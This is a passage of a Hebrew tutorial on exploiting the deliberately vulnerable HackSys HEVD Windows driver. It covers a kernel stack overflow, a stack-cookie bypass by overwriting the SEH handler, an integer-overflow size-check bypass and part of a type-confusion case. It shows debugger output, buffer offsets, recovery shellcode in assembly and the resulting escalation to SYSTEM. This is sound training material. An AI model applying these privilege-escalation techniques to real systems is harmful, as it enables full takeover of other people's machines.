הכתובת אליה נרצה לקפוץ תהיה הכתובת של ה-shellcode שלנו. אין לנו קושי בלמצוא מקום מתאים ל-shellcode: מספיק למקם אותו ב-User-Mode ונוכל לקפוץ אליו ב-Kernel-Mode מכיוון שאין SMEP (בסוף המאמר נסביר בקצרה על ההגנה הזו). נבצע את כל הצעדים הללו ונריץ את התכנית שלנו במכונה. בתחילת ה-shellcode, נרשום את הפקודה "int 3", על מנת ש-WinDbg יעצור את ההרצה בעת הרצת ה-shellcode. כך נדע אם האקספלויט שלנו באמת עובד:


```
kd> g
KDTARGET: Refreshing KD connection
Break instruction exception - code 80000003 (first chance)
002c7930 cc int 3
```

מעולה, האקספלויט שלנו עובד! לכאורה, כל שנותר לעשות הוא לתת לריצת ה-shellcode שלנו להסתיים, והתהליך שלנו יקבל הרשאות SYSTEM, אבל לא די בכך. כפי שצינו כשכתבנו את ה-shellcode, לאחר שגנבנו את ה-Access Token, עלינו לוודא שהתכנית חוזרת לריצה רגילה. לשם כך, עלינו לוודא שהמחסנית מיושרת מחדש (במידה והשתמשנו במקום על המחסנית), לוודא שנחזיר ערך תקין ולוודא שאנו עושים את כל ה"נקיונות" שהיו מתבצעים ב-prologue של הפונקציה ש"גנבנו" (בכך שדרסנו את כתובת החזרה). לפונקציה TriggerStackOverflow קוראת הפונקציה StackOverflowIoctlHandler.

נתבונן ב-prologue של הפונקציה:

```
loc_14718:
pop     ebp
retn    8
_StackOverflowIoctlHandler@8 endp
```

נעתיק את הפקודות הללו לסוף ה-shellcode שלנו, ולפניהן נמקם את הפקודה xor eax, eax על מנת לדמות את ערך החזרה המצופה מהפונקציה (הפונקציה מחזירה את הערך שחוזר מ-TriggerStackOverflow, והערך הזה הוא 0). נריץ שוב את ה-exploit שלנו, ונעדכן את התכנית שלנו כך שתנסה לפתוח cmd לאחר בקשת ה-IOCTL, על מנת שנוכל לבדוק בנוחות את ההרשאות שלנו.

התוצאה:

```
Invoking StackOverflow Ioctl...
Finished Ioctl Regeust...

Administrator: C:\Windows\system32\cmd.exe

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\DriverDev\hacksys_communication>whoami
nt authority\system
```

SYSTEM...! ☺ חימום נחמד, נמשיך הלאה.

Stack Overflow GS

הפעם, נתמקד ב-IOCTL שקורא ל-TriggerStackOverflowGS. ממבט ראשוני בפונקציה בחלון ה-Pseudocode, נראה שהיא כמעט זהה לחלוטין ל-TriggerStackOverflow:

```
1 int __stdcall TriggerStackOverflowGS(void *UserBuffer, unsigned int Size)
2 {
3     char KernelBuffer[512]; // [sp+14h] [bp-21Ch]@1
4     CPPEH_RECORD ms_exc; // [sp+218h] [bp-18h]@1
5
6     KernelBuffer[0] = 0;
7     memset(&KernelBuffer[1], 0, 0x1FFu);
8     ms_exc.registration.TryLevel = 0;
9     ProbeForRead(UserBuffer, 0x200u, 1u);
10    DbgPrint("[+] UserBuffer: 0x%p\n", UserBuffer);
11    DbgPrint("[+] UserBuffer Size: 0x%X\n", Size);
12    DbgPrint("[+] KernelBuffer: 0x%p\n", KernelBuffer);
13    DbgPrint("[+] KernelBuffer Size: 0x%X\n", 512);
14    DbgPrint("[+] Triggering Stack Overflow (GS)\n");
15    memcpy(KernelBuffer, UserBuffer, Size);
16    return 0;
17 }
```

ממבט על המחסנית, נראה כי הפעם, KernelBuffer ממוקם במרחק 0x21c מראשית המחסנית, ובמרחק של עוד 4 בתים מכתובת החזרה של הפונקציה. ננסה לפעול בשיטה זוהי לשיטה בה השתמשנו עבור ה-IOCTL הקודם, וננסה לגרום לדרייבר לקפוץ לפקודה "int 3" ... ונקבל Blue screen.

כשנריץ -v analyze, ההודעה הבאה תוצג לנו ב-WinDbg אודות השגיאה:

```
DRIVER_OVERRAN_STACK_BUFFER (f7)
A driver has overrun a stack-based buffer. This overrun could potentially allow a malicious user to gain control of this machine.
DESCRIPTION
A driver overran a stack-based buffer (or local variable) in a way that would have overwritten the function's return address and jumped back to an arbitrary address when the function returned. This is the classic "buffer overrun" hacking attack and the system has been brought down to prevent a malicious user from gaining complete control of it.
Do a kb to get a stack backtrace -- the last routine on the stack before the buffer overrun handlers and bugcheck call is the one that overran its local variable(s).
```

אומנם הצלחנו לבצע buffer overflow, אבל המערכת הצליחה לזהות אותו. כיצד? פשוט: Stack Cookies. מי שקרא את המאמר הקודם שלי, [Pwning ELFs for Fun and Profit](#), אמור לזהות את הנושא. הרעיון הוא למקם "עוגייה" באורך מסוים על המחסנית, לאחר הבאפר אך לפני כתובת החזרה של הפונקציה, ולפני החזרה לבצע בדיקה שהערך נשמר. לעוגיות הללו מספר שמות - /GS, Stack Canaries, Stack Cookies (האחרון הוא על שם האופציה להפעלת/כיבוי העוגיות ב-Visual C++ compiler של מייקרוסופט, Cookies).

ועל שמו נקראה הפונקציה). אבל ב-pseudocode לא ראינו שום בדיקה כזאת! נחזור ל-IDA view ונתבונן בסוף הפונקציה:

```
loc_14995:
mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFFh
mov     eax, ebx
call    __SEH_epilog4_GS
retn     8
_TriggerStackOverflowGS@8 endp
```

נבחן את הפונקציה __SEH_epilog4_GS:

```
; Attributes: library function
__SEH_epilog4_GS proc near
mov     ecx, [ebp-1Ch]
xor     ecx, ebp
call    __security_check_cookie@4 ; __security_check_cookie(x)
jmp     __SEH_epilog4
__SEH_epilog4_GS endp
```


מצאנו קריאה לבדיקה של ה-cookie. עכשיו, לאחר שחווינו בזמן אמת את חומרת האמינות שעלול להיות ל-pseudocode view, עלינו להבין כיצד בכל זאת נוכל להשתלט על ההרצה.

מכיוון שאין באפשרותנו לגלות את הערך של ה-cookie, עלינו למצוא דרך אחרת להשתלט על ההרצה. יש לנו רק חולשה אחת: Stack overflow. כמו כן, חשוב לציין שאנו שולטים על הכתובת בה הדרייבר משתמש ככתובת המקור ב-memcpy, וכן על האורך אותו הוא מעביר לפונקציה.

שיטה קלאסית למעקף stack cookies מתבססת על ניצול exception handlers. הרעיון של exception handlers הוא לאפשר לתוכנה להתמודד עם שגיאות. ישנם מספר מנגנונים להתמודדות עם שגיאות, המנגנון עליו נדבר הוא SEH - Structured Exception Handling. נדון ב-SEH ב-32bit. נתבונן בקטע הקוד הבא:

```
__try {
    // guarded code
} __except (filter-expression) {
    // handler
}
```

בלוקים של try-except מאפשרים לנו להתמודד עם שגיאות שעולות בקטע הקוד שנמצא בבלוק ה-try. לקוד שנמצא בבלוק ה-try נהוג לקרוא "קוד מוגן" - guarded code. הביטוי שמשמש לפילטור השגיאה נקרא exception filter, והקוד שבתוך בלוק ה-except נקרא exception handler. כמובן שניתן להגדיר בלוקי try-except מקוננים, וכן לקרוא לפונקציה בתוך בלוק try, ובתוכה להגדיר try-except בלוק נוסף.

ניהול ה-exception handlers במצב המתואר לעיל הוא כזה:

1. בכל פעם שנכנסת ל-try-except, ה-handler הנוכחי יתווסף לרשימת ה-exception handlers הנוכחיים, בראשה.

2. במידה ויזרק exception, יוערך ה-filter של ה-handler העליון. לפילטר שלושה ערכים אפשריים:

- EXCEPTION_CONTINUE_EXECUTION (-1) - התעלם מהשגיאה והמשך להריץ את הקוד מהנקודה בה עלתה השגיאה.
- EXCEPTION_CONTINUE_SEARCH (0) - המשך לחפש אחר handler לשגיאה.
- EXCEPTION_EXECUTE_HANDLER (1) - השגיאה מוכרת כשגיאה שה-handler יודע לטפל בה. הרץ את ה-handler, ולאחר מכן המשך את ההרצה.

במידה ומוחזר EXCEPTION_CONTINUE_SEARCH, החיפוש ימשיך עד שלבסוף יגיע ל-handler מתאים, או ל-default handler של המערכת.

3. בעת יציאה מבחן ב-try-except, ה-handler של הבחן יוסר מהרשימה.

מבחינת מימוש, שרשרת ה-SEH ממומשת באמצעות איברים מסוג EXCEPTION_REGISTRATION_RECORD. אם נבחן את המבנה ב-windbg, נקבל את ההגדרה הבאה:

```
kd> dt _EXCEPTION_REGISTRATION_RECORD
nt!_EXCEPTION_REGISTRATION_RECORD
+0x000 Next      : Ptr32 _EXCEPTION_REGISTRATION_RECORD
+0x004 Handler   : Ptr32 _EXCEPTION_DISPOSITION
```

בפועל, זוהי אינה ההגדרה המלאה וישנם עוד מספר שדות לאחר השדות הללו, אך אלו השדות המעניינים. השדה Next מצביע לאיבר הקודם בשרשרת, והשדה Handler מצביע ל-exception handler שלנו. השאלה המתבקשת היא - היכן הפילטר? התשובה המתבקשת היא שהוא נמצא באחד השדות הנוספים, ואכן בשדה נוסף, בשם scopetable. הסוג של scopetable משתנה בהתאם לגרסה ה-SEH שמוגדרת בקומפילר, את הדרייבר שלנו קימפלו עם דרייבר שמממש SEH 4, לכן במקרה שלנו scopetable הוא מסוג EH4_SCOPETABLE. המבנה החדש מספק הגנה מסוימת מ-buffer overflows. אם נבחן את המבנה EH4_SCOPETABLE, נמצא שדה בשם scopeRecord (מסוג EH4_SCOPETABLE_RECORD), ובשדה הזה קיים שדה בשם FilterFunc, ושדה נוסף חסר שם:


```
kd> dt _EH4_SCOPETABLE .
HEVD!_EH4_SCOPETABLE
+0x000 GSCookieOffset : Uint4B
+0x004 GSCookieXOROffset : Uint4B
+0x008 EHCookieOffset : Uint4B
+0x00c EHCookieXOROffset : Uint4B
+0x010 ScopeRecord : [1]
+0x000 EnclosingLevel : Uint4B
+0x004 FilterFunc : Ptr32 long
+0x008 u : <unnamed-tag>
```

השדה הזה הוא בעצם union של כתובת ל-exception handler וכתובת לפונקציית finally. במקרה שלנו, נמצא שם את הכתובת ל-exception handler שלנו. אבל רגע, ה-exception handler נמצא ב-!_EXCEPTION_REGISTRATION_RECORD

בשלב זה עלי להודות שתיאור המנגנון שסופק בעמוד הקודם הוא תיאור קונספטואלי, ולא מדויק לחלוטין. מבחינה מעשית, קיים רק exception handler "אמיתי" אחד לכל הבינארי, והוא exception handler שמגדיר הקומפיילר. ספציפית במקרה שלנו, מדובר ב-__except_handler4.

בכל EXCEPTION_REGISTRATION_RECORD, הכתובת של ה-handler **תמיד** תהיה __except_handler4, והפילטרים וה-handlers הנוכחיים ימצאו במערך ScopeRecord שב-scope-table של האיבר הנוכחי ב-SEH. כמו כן, לכל פונקציה, בלי קשר לכמות ה-try/except blocks (מקוננים ולא מקוננים), יהיה קיים רק EXCEPTION_REGISTRATION_RECORD אחד במחסנית, וכל הפילטרים/handlers ימוקמו ב-ScopeRecords של הפונקציה הנוכחית. ה-handler של הקומפיילר אחראי לקרוא לפילטרים ול-handlers המתאימים.

האיור הבא, אשר לקוח מהאתר openrce.org, מסביר כיצד נראה מבנה המחסנית בפונקציה בה קיים try-except (עם SEH4):

נדבג את HEVD!TriggerStackOverflowGS בשביל לראות דוגמה פרקטית.

ראשית, עלינו להבין איפה במחסנית נמצא ה-`_EXCEPTION_REGISTRATION_RECORD`. נבחן את המחסנית בעזרת IDA:

```
-0000021C KernelBuffer      db 512 dup(?)
-0000001C StackCookie      dd ?
-00000018 ms_exc          CPPEH_RECORD ?
+00000000 s              db 4 dup(?)
+00000004 r              db 4 dup(?)
+00000008 UserBuffer      dd ?
+0000000C Size            dd ?
+00000010
+00000010 ; end of stack variables
```

IDA זיהתה את המשתנה `ms_exc`, שנמצא ב-`0x18` בתים מתחת לראשית המחסנית, כאיבר מסוג `CPPEH_RECORD`. זהו לא מבנה אמיתי, אלא מבנה ש-IDA מגדירה על מנת להקל את ההבנה של המידע. נבחן את הגדרת המבנה ב-IDA:

```
00000000 CPPEH_RECORD struct ; (sizeof=0x18, align=0x4, copyof_489)
00000000 ; XREF: _AllocateFakeObject@4/r
00000000 ; _TriggerTypeConfusion@4/r ...
00000000 old_esp      dd ? ; XREF: TriggerDoubleFetch(x):$LN7/r
00000000 ; TriggerPoolOverflow(x,x):$LN9/r ...
00000004 exc_ptr    dd ? ; XREF: TriggerDoubleFetch(x):$LN6/r
00000004 ; TriggerPoolOverflow(x,x):$LN8/r ... ; offset
00000008 registration _EH3_EXCEPTION_REGISTRATION ?
00000008 ; XREF: TriggerDoubleFetch(x)+2E/w
00000008 ; TriggerDoubleFetch(x)+9B/w ...
00000018 CPPEH_RECORD ends
```

ניתן לראות שבהיסט של 8 בתים מראשית המבנה, נמצא איבר מסוג `_EH3_EXCEPTION_REGISTRATION`. מבחינה של המבנה, נראה שהוא מרחיב את המבנה `_EXCEPTION_REGISTRATION_RECORD`, וה-`ScopeTable` שלו נמצא בהיסט של 8 בתים מראשית הרשימה:

```
00000000 EH3_EXCEPTION_REGISTRATION struct ; (sizeof=0x10, align=0x4, copyof_486)
00000000 ; XREF: CPPEH_RECORD/r
00000000 Next      dd ? ; offset
00000004 ExceptionHandler dd ? ; offset
00000008 ScopeTable dd ? ; offset
0000000C TryLevel dd ? ; XREF: TriggerDoubleFetch(x)+2E/w
0000000C ; TriggerDoubleFetch(x)+9B/w ...
00000010 EH3_EXCEPTION_REGISTRATION ends
```

נשתמש בידע שצברנו על מנת לבחון את ה-`SEH chain` ב-`TriggerStackOverflowGS`:

```
kd> dt _EXCEPTION_REGISTRATION_RECORD ebp-0x18+0x8
nt!_EXCEPTION_REGISTRATION_RECORD
+0x000 Next : 0x95d01bc0 _EXCEPTION_REGISTRATION_RECORD
+0x004 Handler : 0x9299c080 _EXCEPTION_DISPOSITION HEVD!_except_handler4+0
kd> dt _EXCEPTION_REGISTRATION_RECORD 0x95d01bc0
nt!_EXCEPTION_REGISTRATION_RECORD
+0x000 Next : 0xffffffff _EXCEPTION_REGISTRATION_RECORD
+0x004 Handler : 0x82b0b5a8 _EXCEPTION_DISPOSITION nt!_except_handler4+0
```

ניתן לראות ש-12 בתים מתחת לראשית המחסנית נמצא ה-`handler` שהקומפילר יצר בדרייבר, וכן ניתן לראות שקיים רק איבר אחד שקודם לו ברשימה, והוא ה-`handler` הדיפולטי של מערכת ההפעלה. במידה ויזרק exception בקוד המוגן, הכתובת שב-`ebp-0xc` (שהיא הכתובת של `HEVD!_except_handler4`) תיקרא (ולאחר מכן תדאג שה-`handler` הרלוונטי יקרא ואחראית להחזיר ערך מתאים בסוף הריצה).

חשוב להבין שהקריאה ל-exception handler יכולה להיקרא בכל שלב במהלך ריצת הקוד המוגן במידה ועולה שגיאה, לכן שיטה קלאסית לעקיפת Stack Cookies היא לנצל את ה-Buffer Overflow שיש לנו במחסנית, לדרוס את כתובת ה-handler, ולגרום לשגיאה **לפני** שבודקים את ערך העוגייה, וכך נוכל לקפוץ לכתובת שאנו רוצים ולהריץ קוד.

מכיוון שאנו שולטים בכתובת ממנה הדרייבר קורא את המידע, וכן מורים לו באיזה אורך לקרוא, נוכל בקלות לגרום לנצל את ה-Overflow על מנת לדרוס את כתובת ה-exception handler ולהחליף אותה בכתובת של ה-shellcode שלנו, ולאחר מכן לגרום לו לקרוא מכתובת לא ממופת בזיכרון ובכך לזרוק שגיאה.

על מנת לייצר מצב כזה, ניעזר בפונקציות ה-API הבאות:

- CreateFileMapping שתאפשר לנו למפות זיכרון באורך מסוים. ניעזר בה על מנת למפות עמוד שלם בזיכרון.
- MapViewOfFile שתאפשר לנו למפות את הזיכרון למרחב הכתובות של התהליך הנוכחי.

ניתן לראות שעל מנת לדרוס את הכתובת של ה-handler, עלינו לכתוב 0x210 בתים (0x21c-0xc) של "זבל" ולאחר מכן לכתוב את הכתובת אליה נרצה לקפוץ. כרגע, נסתפק בכתובת שהפקודה היחידה בה היא 3.int. נבדוק אם שיטת הניצול שלנו אכן עבדה:

```
kd> .reload /f HEVD.sys
kd> bp HEVD!TriggerStackOverflowGS
kd> g
***** HACKSYS_EVD_IOCTL_STACK_OVERFLOW_GS *****
Breakpoint 0 hit
HEVD!TriggerStackOverflowGS:
9299f8da 6810020000      push     210h
kd> g
[+] UserBuffer: 0x000D0DEC
[+] UserBuffer Size: 0x218
[+] KernelBuffer: 0x9E41F87C
[+] KernelBuffer Size: 0x200
[+] Triggering Stack Overflow (GS)
Break instruction exception - code 80000003 (first chance)
00cf7970 cc          int      3
kd> k 4
# ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
00 9e41f0d4 82ac2622 0xcf7970
01 9e41f0f8 82ac25f4 nt!ExecuteHandler2+0x26
02 9e41f11c 82af65d9 nt!ExecuteHandler+0x24
03 9e41f1b0 82aff1e6 nt!RtlDispatchException+0xb6
```

ניצחון! 😊 עכשיו נותר לנו להבין מה עלינו לעשות על מנת שהדרייבר יחזור לתפקוד תקין לאחר הרצת ה-shellcode שלנו. ניגש למלאכת כתיבת שלב ההתאוששות: ראשית, עלינו להבין לאן עלינו לחזור - כמובן שלא נרצה לחזור ל-epilogue של TriggerStackOverflowGS, מכיוון שאם נשוב לשם, תתבצע הבדיקה על העוגייה, לכן נבחר לחזור ל-IrpDeviceIoCtlHandler (הפונקציה שאחראית על עיבוד קוד ה-IOCTL והפנייה ל-IOCTL handler המתאים).

נבחן את הפונקציה `IrpDeviceIoCtlHandler` מאזור הכתובת אליה נרצה לחזור. על מנת להחליט מה הכתובת, נבחן את ה-backtrace הנוכחי (בעזרת "10 k") ונחפש את כתובת החזרה ב-`IrpDeviceIoCtlHandler`. נראה שהכתובת נמצאת בהיסט של `0xdf` בתים מתחילת הפונקציה.

ראשית, ננסה לבחון את מספר הפקודות האחרונות שקדמו לפונקציה:


```
PAGE:0001515A loc_1515A: ; CODE XREF: IrpDeviceIoCtlHandler(x,x)+36↑j
PAGE:0001515A mov     ebx, offset aHacksys_evd__5 ; "***** HACKSYS_EVD_IOCTL_STACK_OVERFLOW"...
PAGE:0001515F push    ebx ; ebx now stores the debug string
PAGE:00015160 call    _DbgPrint
PAGE:00015165 pop     ecx
PAGE:00015166 push    esi ; IrpSp
PAGE:00015167 push    edi ; Irp
PAGE:00015168 call    _StackOverflowGSIoctlHandler@8 ; StackOverflowGSIoctlHandler(x,x)
PAGE:0001516D jmp     loc_15258
PAGE:00015172 - - - - -
```

ניתן ללמוד שב-`ebx` מאוחסן ה-`offset` של מחרוזת הדיבוג שהודפסה, ב-`esi` ה-`IRP stack location` וב-`edi` ה-`IRP`. נעקוף אחר הקפיצה (אליה אנו חוזרים) ונבחן באילו מהאוגרים נעשה שימוש:

```
PAGE:00015258 loc_15258: ; CODE XREF: IrpDeviceIoCtlHandler(x,x)+67↑j
PAGE:00015258 ; IrpDeviceIoCtlHandler(x,x)+7F↑j ...
PAGE:00015258 push    ebx
PAGE:00015259 mov     esi, eax
PAGE:0001525B call    _DbgPrint
PAGE:00015260 loc_15260: ; CODE XREF: IrpDeviceIoCtlHandler(x,x)+149↑j
PAGE:00015260 and     dword ptr [edi+1Ch], 0
PAGE:00015264 pop     ecx
PAGE:00015265 xor     dl, dl
PAGE:00015267 mov     ecx, edi
PAGE:00015269 mov     [edi+18h], esi
PAGE:0001526C call    ds:__imp__IoCompleteRequest@8 ; IoCompleteRequest(x,x)
PAGE:00015272 pop     edi
PAGE:00015273 mov     eax, esi
PAGE:00015275 pop     esi
PAGE:00015276 pop     ebx
PAGE:00015277 pop     ebp
PAGE:00015278 retn    8
PAGE:00015278 _IrpDeviceIoCtlHandler@8 endp
PAGE:00015278
```

ניכר שמשתמשים בערך שבאוגר `ebx` על מנת להדפיס הודעת דיבוג ובערך שב-`edi` על מנת להשלים את בקשת ה-`IRP`. הערך שב-`esi` לא בשימוש, מכיוון שדורסים אותו עם הערך של `eax`. על מנת שהתכנית תשוב לריצה תקנית, עלינו להחזיר את הערכים המתאימים לאוגרים הנ"ל, וכן לוודא שכתובת החזרה של הפונקציה תהיה `IrpDeviceIoCtlHandler+0xdf`. כמו כן, מכיוון שראינו שמשתמשים ב-`eax`, עלינו להציב גם בו ערך תקין. בריצה תקינה, `eax` יכיל את הכתובת שהוחזרה מ-`StackOverflowGSIoctlHandler`. ערך חזרה תקין הוא 0, לכן נוודא ש-`eax` יכיל 0. כמובן שנרצה גם ליישר מחדש את המחסנית לאחר ביצוע הפעולות הללו.

ניעזר בפקודה `k` ב-`windbg` על מנת לגלות את בסיס המחסנית של כל אחד מה-`frames` שנמצאים תחתינו. אומנם לא ניתן להסתמך על הכתובות, אבל ניתן להסתמך על הפרשים בין מצביע המחסנית הנוכחי לבין הלוקאליים על המחסנית שמעניינים אותנו בכל `frame`. החישוב מייגע יחסית ולא מעניין במיוחד, לכן נדלג עליו.

להלן התוצר הסופי של קוד ההתאוששות, שנלקח מה-payload של HackSys ל-HEVD!StackOverflowGS (עם שינויים קלים בהיסטים כי ל-shellcode שלנו אין prologue):

```
add esp, 0x794 ; Offset of IRP on stack
mov edi, [esp] ; Restore the pointer to IRP
add esp, 0x8 ; Offset of DbgPrint string
mov ebx, [esp] ; Restore the DbgPrint string
add esp, 0x234 ; Target frame to return
xor eax, eax ; Set NTSTATUS SUCCESS
pop ebp ; Restore saved EBP
ret 8 ; Return cleanly
```

נוסיף את השינויים ל-shellcode, נריץ מחדש את התכנית ונריץ whoami ב-cmd שהתהליך שלנו פותח לאחר בקשת ה-IOCTL...

```
[*] C:\DriverDev\hacksys_communication>whoami
[*] nt authority\system
```

SYSTEM ©. לאנשים שרוצים להתעמק בעולם של אקספלוויטציית SEH, אמליץ לקרוא על מימוש SEH ב-64bit, וכן על ההגנות SafeSEH ו-SEHOP (SEH Overwrite Protection).

Integer Overflow

המסע שלנו ממשיך בניצול TriggerIntegerOverflow (שיקרא כאשר נשלח בקשת IOCTL עם הקוד 0x222027). מבחינה ראשונית של הפונקציה, היא לא נראית מסובכת במיוחד. הפונקציה מקבלת שני ארגומנטים: UserBuffer ו-Size, ששניהם - כמו בשני המקרים שסקרנו עד כה - בשליטת המשתמש, וכבר כמעט מתבקש שננסה לבצע כאן stack overflow. הפונקציה מאפסת באפר באורך 0x7FC על המחסנית, מדפיסה הודעות דיבוג, ומבצעת את הפעולה הבאה (פסודו-קוד):

```
if ( Size + 4 <= 0x800 )
{
    while ( v2 < Size >> 2 && *(_DWORD *)UserBuffer != 0xBAD0B0B0 )
    {
        KernelBuffer[v2] = *(_DWORD *)UserBuffer;
        UserBuffer = (char *)UserBuffer + 4;
        Count = ++v2;
    }
    result = Status;
}
else
{
    DbgPrint("[!] Invalid UserBuffer Size: 0x%X\n", Size);
    ms_exc.registration.TryLevel = -2;
    result = -1073741306;
}
return result;
```

בהינתן מעבר בדיקה על הגודל שסופק לפונקציה, היא תעתיק את המידע מה-UserBuffer ל-KernelBuffer בחתיכות של 4 בתים בכל פעם (DWORD).

ישנם שני תנאים שמספיק שיתקיים אחד מהם על מנת שההעתקה תיפסק:

- $Size > 2$: ניתן לראות ש- $v2$ משמש כמונה, ומקודם באחד בכל איטרציה של לולאת ההעתקה. הפעולה " $Size > 2$ " שקולה לחלוקה של $Size$ ב-4 ולאחר מכן עיגול כלפי מטה. המטרה של התנאי הזה היא לוודא שהלולאה תעצור לאחר העתקת ה-DWORD השלם האחרון בבאפר.
- $*(DWORD*)UserBuffer \neq 0xBAD0B0B0$: אם החתיכה הבאה היא $0xBAD0B0B0$, עצור את ההעתקה - זהו ה-terminator של ההעתקה.

הדבר היחיד שאנו יכולים לקוות לעשות כאן הוא לבצע overflow ולדרוס ערך חשוב במחסנית, שיאפשר לנו להשתלט על הרצת התכנית.

ראשית, נבחן את המחסנית:

```

-00000824 KernelBuffer dd 512 dup(?)
-00000824 Count dd ?
-00000820 lost_field_name_814 dd ?
-0000081C Status dd ?
-00000818 ns_exc CPPEH_RECORD ?
+00000800 s db 4 dup(?)
+00000804 r db 4 dup(?)
+00000808 UserBuffer dd ?
+0000080C Size dd ?
+00000810
  
```

נתבונן בבדיקה על כמות הבתים שאנו מבקשים להעתיק מהבאפר שלנו לבאפר הקרנלי: הבדיקה בודקת שהגודל שאנו מספקים לפונקציה, ועוד 4, לא גדול מ- $0x800$, כך שאנו יכולים להעתיק עד $0x7FC$ בתים. ממבט על המחסנית, לא נראה שזה עוזר לנו במיוחד, אבל למזלנו קיימת חולשה ברורה באופן הבדיקה.

אלו שהתנסו בשפות כמו C או C++, וודאי חוו בעבר את ההתנהגות הבאה: קיים משתנה כלשהו מסוג unsigned short, ומבצעים איתו פעולה, לדוגמה - העלאה באחד. אם הערך של המשתנה הוא 12, לאחר הפעולה הערך יהיה 13, והכל טוב ויפה. אבל אם הערך הוא 65535 (או $0xFFFF$), לאחר הפעולה הערך יהיה 0! מה שקרה הוא שהערך של המשתנה הגיע לערך המקסימלי שניתן לאחסן ב-2 בתים, והרי short הוא טיפוס שגודלו 2 בתים, ולכן בפעם הבאה שניסינו לקדם את הערך באחד, התבצע overflow אריתמטי. למקרים כאלו - שבהם הערך של המספר מתאפס (או "נעטף" - wraps) בעקבות חריגה מערכו המקסימלי - קוראים Integer Overflow. תרחיש דומה מתרחש כאשר ערך מסוג signed מגיע לערך החיובי המקסימלי שלו, ולאחר קידום באחד עובר לערכים שליליים. כשפעולה כזו מתרחשת, דגל ה-OF (Overflow) באוגר הדגלים (EFLAGS ב-32bit) נדלק.

חולשות Integer Overflow הן חולשות שבהן מתבצעת פעולה אריתמטית כלשהי על ערך שנמצא בשליטתנו, שבהינתן קלט מתאים יכולה להוביל ל-overflow של הערך ולהתנהגות לא צפויה שאנו יכולים לנצל לטובתנו. במקרה הזה, הערך "Size" הוא unsigned int, והדרייבר מבצע עליו פעולה אריתמטית - מוסיף לו 4 - ולאחר מכן משווה אותו מול $0x800$. המטרה היא להגביל את מספר הבתים שנוכל להעתיק, אך מכיוון שהדרייבר מבצע את הפעולה על המספר שאנו מספקים, ולא על $0x800$, יש כאן חולשה. אם

נספק ערך גדול מספיק - כמו לדוגמה 0xFFFFFFFF - לאחר שנוסיף למספר 4, הערך שלו "ייעטף" והבדיקה תהיה חסרת משמעות.

אז יש לנו חולשה - נספק את המספר 0xFFFFFFFF בתור האורך, וכך נגרם ל-Integer Overflow שיאפשר לנו להעתיק עד 0xFFFFFFFF בתים (בעקבות העיגול לכפולה שלמה של 4), מה שאומר שבקלות נוכל לבצע stack overflow ולדרוס את כתובת החזרה של הפונקציה ולהחליף אותה בכתובת של ה-shellcode שלנו. מעשית, לא באמת נרצה להעתיק 0xFFFFFFFF בתים - פעולה שכזו בוודאות תגרום לקריסה. למזלנו, ראינו שאם ה-DWORD הנוכחי הוא 0xBAD0B0B0 ההעתקה תיפסק. לכן, נמקם את הערך 0xBAD0B0B0 מיד לאחר הכתובת אליה נרצה לחזור בבאפר שנספק לפונקציה, ולפני כן נמקם 0x828 בתים של זבל (מ-KernelBuffer עד לכתובת החזרה שמיוצגת בתמונת המחסנית כ-r).

נרשום תכנית מתאימה שעושה את הפעולה הנ"ל ומתקשרת עם ושולחת את בקשת ה-IOCTL המתאימה, וכהרגלנו ננסה לגרום ל-breakpoint עם 3.int:

```
kd> g
Break instruction exception - code 80000003 (first chance)
003179e0 cc int 3
```

מגניב, זה היה משמעותית פשוט יותר מהניצול הקודם. מכיוון שהסיטואציה כאן זהה לזו שהייתה כשביצענו Stack Overflow פשוט, ובעקבות הדומות של הפונקציות הרלוונטיות, אין צורך בכתיבת קוד התאוששות חדש. ה-shellcode שלנו יהיה זהה ל-shellcode שהשתמשנו בו בניצול Stack Overflow. נריץ מחדש את התכנית, ונבחן את המשתמש שעם ההרשאות שלו רץ ה-cmd שהתכנית שלנו פותחת לאחר בקשת ה-IOCTL:


```
C:\DriverDev\hacksys_communication>whoami
nt authority\system
```

קצר ולעניין ©

Type Confusion

נמשיך עם עוד ניצול קליל יחסית, והפעם נתבונן בפונקציה TriggerTypeConfusion (שה-IOCTL code שלה הוא 0x222023). הפונקציה הזו משתמשת רק בבאפר שאנו מספקים ל-DeviceIoControl, ומתייחסת אליו כאל מצביע ל-USER_TYPE_CONFUSION_OBJECT.

לאחר ווידוי שהכתובת שסיפקנו תקינה וניתן לקרוא ממנה 8 תווים (עם ProbeForRead), יש קריאה ל-ExAllocatePoolWithTag - פונקציה המשמשת להקצאת זיכרון pool: המקביל הקרנלי ל-heap (ונתעמק בו בהמשך), תוך מתן תג לזיכרון המוקצה. במקרה שלנו, מקצים 8 בתים והתג הוא 'Hack'.

להקצאה מתייחסים כאל מצביע ל-`_KERNEL_TYPE_CONFUSION_OBJECT`.

```
ProbeForRead(UserTypeConfusionObject, 8u, 4u);
u1 = (_KERNEL_TYPE_CONFUSION_OBJECT *)ExAllocatePoolWithTag(0, 8u, 'kcaH');
if ( u1 )
```

במידה וההקצאה הצליחה, מעתיקים (לאחר מספר הדפסות דיבוג) את כל התוכן של הבאפר שמספק המשתמש אל תוך הבאפר המוקצה ב-Pool:

```
DbgPrint( "[+] KernelTypeConfusionObject Size: 0x%08x", 8 );
*u1 = (_KERNEL_TYPE_CONFUSION_OBJECT)*UserTypeConfusionObject;
DbgPrint( "[+] KernelTypeConfusionObject->ObjectID: 0x%08x", u1->
```

מכאן אפשר להניח שכנראה המבנים זהים, או שלכל הפחות המבנה `_USER_TYPE_CONFUSION_OBJECT` מרחיב את `_KERNEL_TYPE_CONFUSION_OBJECT`. הדבר המשמעותי הוא שקורה הוא קריאה ל-`TypeConfusionObjectInitializer` עם המצביע לזיכרון שהוקצה, ולאחר מכן קריאה ל-`ExFreePoolWithTag` על מנת לשחרר את הזיכרון שהוקצה.

לאחר מכן, הפונקציה חוזרת:

```
push esi
call TypeConfusionObjectInitializer@ ; TypeConfusionObject
mov [ebp+Status], eax
push offset aFreeingKernelType ; "[+] Freeing KernelTypeConfu
call _DbgPrint
mov [esp+34h+var_34], offset aKcaH ; "'kcaH'"
push ebx
call _DbgPrint
push esi
push edi
call _DbgPrint
add esp, 10h
push 6B636148h
push esi
call ds: _imp_ExFreePoolWithTag@8 ; ExFreePoolWithTag(x,x
jmp short loc_1489E

-] Unable to allocate Pool chunk\n"
loc_1489E:
mov [ebp+ms_exc.regist
mov eax, [ebp+Status]

loc_148A8:
